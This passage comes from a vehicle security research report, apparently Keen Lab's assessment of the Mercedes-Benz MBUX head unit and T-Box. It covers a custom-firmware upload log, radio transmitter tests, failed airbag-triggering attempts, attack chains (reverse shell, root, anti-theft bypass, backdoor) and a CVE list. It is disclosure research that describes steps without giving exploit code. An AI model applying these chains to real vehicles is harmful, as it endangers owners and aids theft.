00005ba0  34 30 30 20 28 31 30 32  34 20 64 65 63 29 f2 87  |400 (1024 dec)..|
00005bb0  1d 07 d2 04 f8 0a 4c 45  4e 3a 20 30 78 30 30 30  |......LEN: 0x000|
00005bc0  38 31 39 41 30 20 28 35  33 30 38 34 38 20 64 65  |819A0 (530848 de|
00005bd0  63 29 f2 87 1f 07 d3 08  19 a0 f8 0a 43 48 55 4e  |c)..........CHUN|
00005be0  4b 53 3a 20 30 78 30 30  30 30 30 32 30 37 20 28  |KS: 0x00000207 (|
00005bf0  35 31 39 20 64 65 63 29  f2 87 1f 07 d4 02 07 f8  |519 dec)........|
00005c00  0a 50 61 72 74 69 74 69  6f 6e 3a 20 41 50 50 4c  |.Partition: APPL|
00005c10  31 f2 87 21 07 d5 f8 f2  87 83 07 d8 01 fe f8 f2  |1..!............|
...
00005fc0  66 07 d8 f8 f2 8f 31 07  ea f8 f2 8f 59 07 da 19  |f.....1.....Y...|
00005fd0  a0 f8 0a 44 6f 77 6e 6c  6f 61 64 20 63 6f 6d 70  |...Download comp|
00005fe0  6c 65 74 65 20 40 20 30  78 30 30 30 45 31 39 41  |lete @ 0x000E19A|
00005ff0  30 20 77 69 74 68 20 30  78 30 30 30 38 31 39 41  |0 with 0x000819A|
00006000  30 20 62 79 74 65 73 20  6c 65 6e 67 74 68 f2 80  |0 bytes length..|
00006010  13 52 42 09 5e f8 f2 80  13 52 42 0a 01 39 f8 f2  |.RB.^....RB..9..|
00006020  80 13 52 39 17 f8 f2 80  13 52 41 16 f8 f2 80 13  |..R9.....RA.....|
00006030  52 38 13 7e 04 8d f8 0a  0a 44 6f 77 6e 6c 6f 61  |R8.~.....Downloa|
00006040  64 69 6e 67 2e 2e 2e f2  80 2d 07 d1 f8 0a 43 48  |ding.....-....CH|
00006050  55 4e 4b 20 73 69 7a 65  3a 20 30 78 30 30 30 30  |UNK size: 0x0000|
00006060  30 34 30 30 20 28 31 30  32 34 20 64 65 63 29 f2  |0400 (1024 dec).|
00006070  80 30 07 d2 04 f8 0a 4c  45 4e 3a 20 30 78 30 30  |.0.....LEN: 0x00|
00006080  30 31 39 35 41 30 20 28  31 30 33 38 34 30 20 64  |0195A0 (103840 d|
00006090  65 63 29 f2 80 33 07 d3  01 95 a0 f8 0a 43 48 55  |ec)..3.......CHU|
000060a0  4e 4b 53 3a 20 30 78 30  30 30 30 30 30 36 36 20  |NKS: 0x00000066 |
000060b0  28 31 30 32 20 64 65 63  29 f2 80 33 07 d4 66 f8  |(102 dec)..3..f.|
000060c0  0a 50 61 72 74 69 74 69  6f 6e 3a 20 48 42 42 49  |.Partition: HBBI|
000060d0  4f 53 f2 80 35 07 ec f8  f2 80 3e 07 d8 64 f8 f2  |OS..5.....>..d..|
000060e0  80 c6 07 d8 5a f8 f2 81  27 07 d8 50 f8 f2 81 ad  |....Z...'..P....|
...
00006150  f2 84 f2 07 d8 f8 f2 85  bd 07 ea f8 f2 85 e4 07  |................|
00006160  da 95 a0 f8 0a 44 6f 77  6e 6c 6f 61 64 20 63 6f  |.....Download co|
00006170  6d 70 6c 65 74 65 20 40  20 30 78 30 30 30 35 39  |mplete @ 0x00059|
00006180  35 41 30 20 77 69 74 68  20 30 78 30 30 30 31 39  |5A0 with 0x00019|
00006190  35 41 30 20 62 79 74 65  73 20 6c 65 6e 67 74 68  |5A0 bytes length|
000061a0  f2 85 ef 52 39 f8 f2 85  ef 52 41 f8 f2 85 ef 52  |...R9....RA....R|
000061b0  38 13 8f 03 f8 f2 86 c7  03 0a 04 06 f8 f2 87 e3  |8...............|
000061c0  52 39 2e f8 f2 87 e3 52  41 f8 f2 87 e3 52 38 13  |R9.....RA....R8.|
000061d0  6e 08 f9 f8 f2 89 d7 52  39 2e f8 f2 89 d7 52 41  |n......R9.....RA|
000061e0  f8 f2 89 d7 52 38 13 6e  08 fb f8 f2 8a e7 03 04  |....R8.n........|
000061f0  02 f8 f2 8a e8 02 10 f8  f2 8a f5 06 56 f8 f2 8a  |............V...|
00006200  f5 02 f8 f2 8a f5 02 13  0a 49 50 4c 2c 20 31 34  |.........IPL, 14|
00006210  33 38 31 41 20 53 65 70  20 31 35 20 32 30 31 34  |381A Sep 15 2014|
00006220  20 31 34 3a 34 33 3a 35  30 0a 0a 73 74 61 72 74  | 14:43:50..start|
00006230  0a 62 6f 6f 74 20 41 50  50 4c 0a 53 74 61 72 74  |.boot APPL.Start|
00006240  69 6e 67 20 48 45 52 4d  45 53 20 32 2e 31 20 61  |ing HERMES 2.1 a|
00006250  70 70 6c 69 63 61 74 69  6f 6e 20 28 76 65 72 73  |pplication (vers|
00006260  69 6f 6e 3a 20 6b 65 65  6e 66 77 29 0a 48 61 72  |ion: keenfw).Har|
00006270  64 77 61 72 65 20 63 6f  64 65 3a 20 33 0a 0a 2a  |dware code: 3..*|
00006280  2a 2a 20 43 41 52 4c 49  4e 45 5f 32 31 33 20 20  |** CARLINE_213  |
00006290  2d 20 53 54 41 52 32 2e  33 21 0a 0a 2a 2a 2a 20  |- STAR2.3!..*** |
000062a0  48 59 42 52 49 44 2d 43  61 6e 20 4e 4f 54 20 41  |HYBRID-Can NOT A|
000062b0  43 54 49 56 45 20 21 0a  29 0a 0a 4f 53 20 53 74  |CTIVE !.)..OS St|
000062c0  61 72 74 55 70 0a 0a 0a  61 64 6a 75 73 74 44 61  |artUp...adjustDa|
000062d0  74 61 20 6c 6f 61 64 65  64 20 66 72 6f 6d 20 53  |ta loaded from S|
000062e0  45 43 55 52 45 20 21 0a  0a 49 50 4c 2c 20 31 34  |ECURE !..IPL, 14|
```

The log shows that we successfully uploaded *uHERMES.bin* and *uapp.bin*. These two images are also passed the code signing verify, and our custom firmware runs after reboot.

PART 4

CHAINING

9 Exploratory Research

On *Mercedes-Benz A200L* cars, the vehicle architecture is very complex. There are many ECUs on this model car. To better understand the security of the vehicle, we tried to search for some special modules around the infotainment. We choose the *CSB* system in head unit, which supports digital radio function for *MMB*, since the digital radio is an interesting wireless attack vector. We also target the airbag control module(*ACM*) because it connects to *CAN-HMI* CAN bus, which is the same as head unit. We wondered whether and how head unit could affect the *ACM*.

9.1 Digital Radio Research

The head unit supports FM/AM radio broadcasts for most regions. For some particular areas, Digital Audio Broadcasting(DAB) and HD Radio also can be supported. We tried to set up a radio transmitter for both FM and DAB.

9.1.1 FM

During FM radio broadcasting, a small amount of digital information can be transferred with the audio and decoded by the radio receiver, which brings an attack surface. For head unit, the process Tuner in *CSB* system is responsible for decoding this information.

Radio Data System (RDS) is the communications protocol standard for embedding such digital information in conventional FM radio broadcasts[16]. The frequency 87.5 to 108.0 MHz is used for FM broadcasting. On raspberry, the maximum GPIO frequency is up to 125MHz. The project *PiFmRds*[17] makes it possible to transmit FM radio from a Raspberry Pi.

According to the *REAMDE.md* file, the environment can be built by the following steps.

- Connect antenna to GPIO 4 (pin 7)
- Download and compile the project
- Run *pi_fm_rds* with appropriate parameters

In our test, we run *pi_fm_rds* with the following command.

```
sudo ./pi_fm_rds -freq 100.1 -pi ffff -rt 'Hello, world!' -ps 'KeenTest'
```

Figure 9.1 shows that the head unit found our customs FM signals.

Figure 9.1: Customs FM radio signals

9.1.2 Digital Audio Broadcasting

MBUX supports digital audio broadcasting(DAB) and HD Radio. They are all digital radio standards. HD Radio is mainly used in North America. We choose DAB as our test target because the DAB test environment is easier to be set up with open source software-defined radio. There is no public information on setting up an HD radio station. DAB standard is open to the public, but HD Radio is proprietary.

To set up our environment, we use odr-mmbtools. It is a collection of open source software to set up a small DAB station. The hardware we used is *USRP* B210.

In Shanghai, China, DAB is not available. We had to use odr-mmbtools to generate DAB signal samples to test. DAB function in cars that sold in Shanghai is also disabled. So is our test bench. We used methods in section 6.2 to unlock DAB function in our test bench.

Now we can receive the signal we generated in head unit.




Figure 9.2: DAB station

Security Analysis

DAB is more powerful than RDS. We can pass on many more formatted data, such as pictures and XML files. DAB standard defines that Java programs can be transmitted and executed. But according to our reverse engineering, we found Java not supported in the head unit implementation.

Since we can broadcast pictures to head unit via DAB, we analyzed the historical security issues involving picture formats. But none of them are likely exploitable. We then reversed the XML parsing code. XML is encoding into a simpler flattened format before transmission. The parsing code is also simple, and we didn't find a memory corruption bug related to XML parsing.

We instrumented the tuner executable and tried to fuzz test, and fed random data to odr-mmbtools to generate our test samples and broadcast them to head unit. But we didn't get useful results.

The head unit implemented two high-level protocols: EPG and TPEG. We tried to fuzz these high-level protocols. We don't have a valid EPG sample since DAB is unavailable here. We tried to manually construct one but failed after many days of attempts. Therefore we closed this research case.

9.2 Airbag Research

After we compromised head unit, we started to think about what ECUs we can penetrate next.

The head unit sends vehicle control CAN messages on *CAN-HMI*. These CAN messages are filtered and delivered to the target ECU by EIS. But we found an exception, the Airbag Control Module(ACM) connects with head unit on *CAN-HMI* directly.




Figure 9.3: Airbag control module

Figure 9.3 is the Airbag Control Module. It controls airbag deployment.

Figure 9.4: Airbag

Figure 9.4 is an airbag we bought. The main component inside the airbag is the gas generator.

Figure 9.5: Gas generator pins

The gas generator has two pins, which connect to ACM. Under conditions like a car crash, the ACM apply voltage on these pins to deploy the airbag. Since we now have control over head unit that connects to *CAN-HMI*. We started to test if the airbag can be triggered from *CAN-HMI*.

We substitute the airbag with a LED bulb in our lab because the airbag is a one-off, and the airbag explode can be dangerous. We didn't try on an actual vehicle. We have tried the following methods instead on our test bench.

The first method, if ACM is OTA capable, it is highly likely updated via *CAN-HMI*. We may flash malicious firmware to ACM from head unit. We obtained the firmware from the *Mercedes-Benz* firmware update server. But when we update the firmware with our diagnostic tool, it told us to ignite the engine. This may be caused by a CAN signal missing in CAN bus. In the meantime, we tried to modify the firmware. The firmware we downloaded is encrypted. We then dump the *CODE* flash from the storage flash chip. We load it into IDA Pro. There is no symbols or strings inside the firmware. We didn't find any hints after one week of reversing engineering, and gave up this method.

The second method, ACM is configurable via *CAN-HMI*. We tried to configure some parameters of this module, hope these parameters can affect the behavior of ACM. However we have no expertise in this area, and have no clue of what each parameter does. Therefore we moved on to the last method.

Fragment	Meaning	Original Meaning
Disposal Firing Driver belted	enabled	enabled
Disposal Firing Driver unbelted	enabled	enabled
Disposal Firing Passenger belted	enabled	enabled
Disposal Firing Passenger unbelted	enabled	enabled
(reserviert) 39	0	0
Hochvolt Pyrofuse Ansteuerung Bei Heck-Crash	disabled	disabled
EOL Activation (Scrapping)	enabled	enabled
(reserved)	0	0
EDR-Konfiguration	RdW (locked)	RdW (locked)
YOC_YawRateVarThd	100	100
YOC_XYAccVarThd	25	25
YOC_ZAccVarThd	100	100

Figure 9.6: Configurable parameters

The Third method, deploy airbag according to *ISO 26021-1:2008*. This ISO specification defined a method to deploy pyrotechnic devices via CAN bus in an end-of-life vehicle. We followed the steps in this specification, but at one middle stage, diagnostic tool reported ”conditions not meet” error. It didn’t tell us what the conditions are, so we don’t know how to meet the ”conditions”.

For vehicle safety reason, we didn’t test these on a real car. We failed in deploying airbag in our lab eventually.

10 Compromise Scheme

In this chapter, we will explain the attack scenarios that the attack vector that can be used. We will also explain the unrealized attack chains due to the lack of vulnerabilities within some attack vectors.

10.1 Verified attack chains

We get our research results based on the testbench we built and a real car in the research process. In other words, our exploits can be used for two scenarios, removed head units and actual cars.




Figure 10.1: Verified attack chains on two scenarios

10.1.1 For a Removed head unit

This attack chain is more likely to occur in the scenario that a thief wants to unlock Anti-Theft protection in a stolen head unit.

This scenario is more likely to happen when a thief stole a head unit and plans to power it up. Because of the anti-theft protection, he can do nothing on the screen. Therefore, in our research, we fully simulated this kind of attack scenario. It's just that we got the head unit legally.

First, we can access the head unit's intranet by removing the *CSB* broad and soldering the ethernet test points with an *RJ45* cable, as we explained in section 5.1.2.

We can then get a reverse shell on head unit by exploiting the *HiQnet* protocol's vulnerabilities and escalate the privilege to *root*. We explain these in detail in sections 5.2 and 5.4.

After that, we can unlock the Anti-theft function and vehicle functions permanently by patching binary *SysAct*, which we explained in section 6.1 and 6.2.

10.1.2 For a Real Vehicle

For a real car attack scenario, we have fully confirmed this kind of attack chain.

The attacker can visit a malicious website by using the browser and exploit the vulnerability within the browser to get the reverse shell of head unit. We explained this in section 5.3.

The attacker then gets root privilege by exploiting the kernel vulnerability as we did in section 5.4.

Then, the attacker can implant a permanent backdoor on head unit as the section 6.4 describes.

Even the attacker can perform vehicle control actions, like control ambient light, reading light, and sunshade cover, which describes in section 6.7.

10.2 Unrealized Attack Chains

In our research, we've tried a lot of attack surfaces. However, only parts of them succeeded. If we just discuss the attack paths, these attack chains can be obtained by concatenating all attack surfaces. Figure 10.2 shows the four attack chains we tried during our research. The green arrow means we compromised this attack surface and the red arrow means we failed in this attack surface.




Figure 10.2: Possible attack chain

10.2.1 From Wi-Fi to Vehicle Control - 1

On T-Box, the Wi-Fi function is provided by Broadcom Wi-Fi chip. A vulnerability in Wi-Fi firmware could result in remote code execution in the Wi-Fi chip. We didn't achieve this attack.

A compromised Wi-Fi chip has the opportunity to attack the host system through the connected *PCI-E* bus. In our search, we confirmed that the kernel code segment could be tampered with. Therefore, this attack surface could be considered compromised.

The *CAN-D* CAN bus is connected to T-Box. We achieved sending arbitrary CAN packets on *CAN-D* by fully compromised the *SH2A* chip on T-Box.

10.2.2 From Cellular Network Hijack to Vehicle Control - 2

There are two attack vectors on this attack surface. The first attack vector is to compromise the balong baseband by exploiting the LTE protocol's vulnerabilities or CDMA2000 protocol. This is a tough way, and we didn't achieve it. The system of baseband and the Linux system runs on the same processor. The attacker needs to find a way to compromise the host system.

The other attack vector is that the attacker can downgrade the cellular network connection from 4G to 2G to hijack and exploit the vulnerabilities in the processes parsing the content from HTTPS, MQTT, and GSM text.

In the end we didn't find any weakness or vulnerabilities in this attack vector.

10.2.3 From Radio to Airbag Control Module - 3

On head unit, the *CSB* system is responsible for decoding digital radio wireless signals. Any vulnerabilities in this procedure could result in remote code execution in *CSB* system. We didn't achieve this attack.

The *CSB* system communicates with *MMB* system through Ethernet. The vulnerabilities in HiQnet protocol allow the attacker to gain privilege on *MMB* system from *CSB* system. We fully achieved this attack.

After exploiting the HiQnet protocol, the privilege can be escalated to root by exploiting the kernel vulnerability. We achieved a stable kernel exploit.

The *CAN-HMI* CAN bus is connected to T-Box. To send arbitrary CAN packets on *CAN-HMI*, the *RH850* chip on head unit should be compromised. We didn't achieve that.

We failed to compromised the *ACM* in our research.

10.2.4 From Head Unit to T-Box - 4

The T-Box connects to head unit with 5G Wi-Fi. However, few attack surfaces exists on the network. We only found one tcp connection between head unit and T-Box on our testbench.

The head unit and T-Box also connects via *EIS* and CAN bus. We try to find vulnerabilities when T-Box processing CAN packet. But we only found a non-exploitable vulnerability in a user-space process during processing the message from *SH2A* chip.

In the end, we didn't achieve compromising from Head unit to T-Box.

PART 5

EPILOGUE

11 Target Version

The research mentioned in previous chapters was based on the following hardware and software versions.

Table 11.1: Version list

ENVIRONMENT	COMPONENTS	HARDWARE PART NUMBER	SOFTWARE VERSIONS
Test Bench	Head Unit	1779014003	apilevel/ntg6/057 NTG6_FR029.0_PDK_SWPF_20180815_Hotfix02
	T-Box	1679015902	E334.2 E551.6
Benz A200L (Made in 2019)	Head Unit	2479022604	NTG6_FR031.0_PDK_SWPF_20180726_Hotfix03

12 Vulnerabilities List

The following table shows the vulnerability we found and reported to Mercedes-Benz. These bugs have been fixed before we publish this research paper.

Table 12.1: Vulnerability list

VULNERABILITY	TYPE*	ECU*	CVE ID	PAGE
Wi-Fi SSID and passphrase transmit in cleartext via CAN-D	Information Disclosure	HU T-Box	-	24
Message Length not checked in HiQnet Protocol	Buffer Overflow	HU	CVE-2021-23906	31
Count in MultiSvGet not checked in HiQnet Protocol	Buffer Overflow	HU	CVE-2021-23907	32
Count in GetAttributes not checked in HiQnet Protocol	Buffer Overflow	HU	CVE-2021-23907	33
Count in MultiSvSet not checked in HiQnet Protocol	Buffer Overflow	HU	CVE-2021-23907	34
MultiSvSetAttributes Type confusion HiQnet Protocol	Buffer Overflow	HU	CVE-2021-23908	35
V8 Type confusion in QtWebEngine	RCE	HU	RESERVED	40
Outdated Linux kernel	LPE	HU	CVE-2017-6001	42
RH850 Denial of Service	DoS	HU	-	53
Attack Host System from Wi-Fi Chip	RCE	T-Box	-	57
Array Out-of-bound in RemoteDiagnosisApp	Memory Corruption	T-Box	CVE-2021-23910	59
Code Execution on SH2 MCU	Code Execution	T-Box	CVE-2021-23909	62
Firmware downgrade on SH2 MCU	Firmware Downgrade	T-Box		64

* RCE=Remote Code Execution, LPE=Local Privilege Escalation, DoS=Denial of Service
* HU=Head Unit

13 Conclusion

This report showed how we performed our security research on *Mercedes-Benz*'s newest infotainment system, *MBUX*. In order to complete some attack chains, We analyzed many attack surfaces and successfully exploited some of the attack surfaces on head unit and T-Box. For head unit, we demonstrated what the attacked could do in a compromised head unit system for two attack scenarios, the removed head units and the real-world vehicles. For T-Box, we demonstrated how to send arbitrary CAN messages on T-Box and how to bypass the code signing mechanism to flash a custom *SH2A* MCU firmware after the T-Box system is compromised. We also documented our attempts on compromising FM Radio and Airbag which didn't work out in the end.

Reference

[1] Tencent Security Keen Lab. New Vehicle Security Research by KeenLab: Experimental Security Assessment of BMW Cars. 2018. URL: https://keenlab.tencent.com/en/2018/05/22/New-CarHacking-Research-by-KeenLab-Experimental-Security-Assessment-of-BMW-Cars/.

[2] Tencent Security Keen Lab. Experimental Security Assessment on Lexus Cars. 2020. URL: https://keenlab.tencent.com/en/2020/03/30/Tencent-Keen-Security-Lab-Experimental-Security-Assessment-on-Lexus-Cars/.

[3] Tencent Security Keen Lab. New Vehicle Security Research by KeenLab: Experimental Security Assessment of BMW Cars. 2018. URL: https://keenlab.tencent.com/en/2018/05/22/New-CarHacking-Research-by-KeenLab-Experimental-Security-Assessment-of-BMW-Cars/.

[4] Tencent Security Keen Lab. New Car Hacking Research: 2017, Remote Attack Tesla Motors Again. 2017. URL: https://keenlab.tencent.com/en/2017/07/27/New-Car-Hacking-Research-2017-Remote-Attack-Tesla-Motors-Again/.

[5] Tencent Security Keen Lab. Tencent Keen Security Lab: Experimental Security Research of Tesla Autopilot. 2019. URL: https://keenlab.tencent.com/en/2019/03/29/Tencent-Keen-Security-Lab-Experimental-Security-Research-of-Tesla-Autopilot/.

[6] MBUX. URL: https://www.mercedes-benz.co.uk/passengercars/mercedes-benz-cars/models/a-class/sedan-v177/specifications/equipment-packages/mbux.html.

[7] Guy Harpak Yuankai Chen. Mercedes-Benz and 360 Group: Defending a Luxury Fleet with the Community. 2020. URL: https://www.rsaconference.com/industry-topics/presentation/mercedes-benz-and-360-group-defending-a-luxury-fleet-with-the-community.

[8] Gal Beniamini. Over The Air: Exploiting Broadcom's Wi-Fi Stack (Part 1). 2017. URL: https://

googleprojectzero.blogspot.com/2017/04/over-air-exploiting-broadcoms-wi-fi_4.html.

[9] Gal Beniamini. Over The Air: Exploiting Broadcom's Wi-Fi Stack (Part 2). 2017. URL: https://googleprojectzero.blogspot.com/2017/04/over-air-exploiting-broadcoms-wi-fi_11.html.

[10] HiQnet Third Party Programmer Documentation. URL: https://adn.harmanpro.com/site_elements/resources/515_1414083576/HiQnet_Third_Party_Programmers_Guide_v2_original.pdf.

[11] Greg KH. Linux 3.18.71. 2017. URL: https://lwn.net/Articles/733716/.

[12] Greg KH. Linux 3.18.140. 2019. URL: https://lwn.net/Articles/788688/.

[13] Peter Zijlstra. perf: Fix event->ctx locking. 2017. URL: https://git.kernel. org/pub/scm/linux/kernel/git/stable/linux.git/commit/?h=linux-3.18.y&id=33b738f7c5a704b729b2502669cf71c7b25ab7d6.

[14] Peter Zijlstra. perf/core: Fix concurrent sys perf event open() vs. 'move group' race. 2018. URL: https://git.kernel.org/pub/scm/linux/kernel/git/stable/linux.git/commit/?h=linux-3.18.y&id=2f9cf5cd5580046fe9ff97dae32f9c753500d4ea.

[15] DiShen. The Art of Exploiting Unconventional Use-after-free Bugs in Android Kernel. 2017. URL: https://pacsec.jp/psj17/PSJ2017_DiShen_Pacsec_FINAL.pdf.

[16] RDS. URL: https://en.wikipedia.org/wiki/Radio_Data_System.

[17] PiFmRds. URL: https://github.com/ChristopheJacquet/PiFmRds.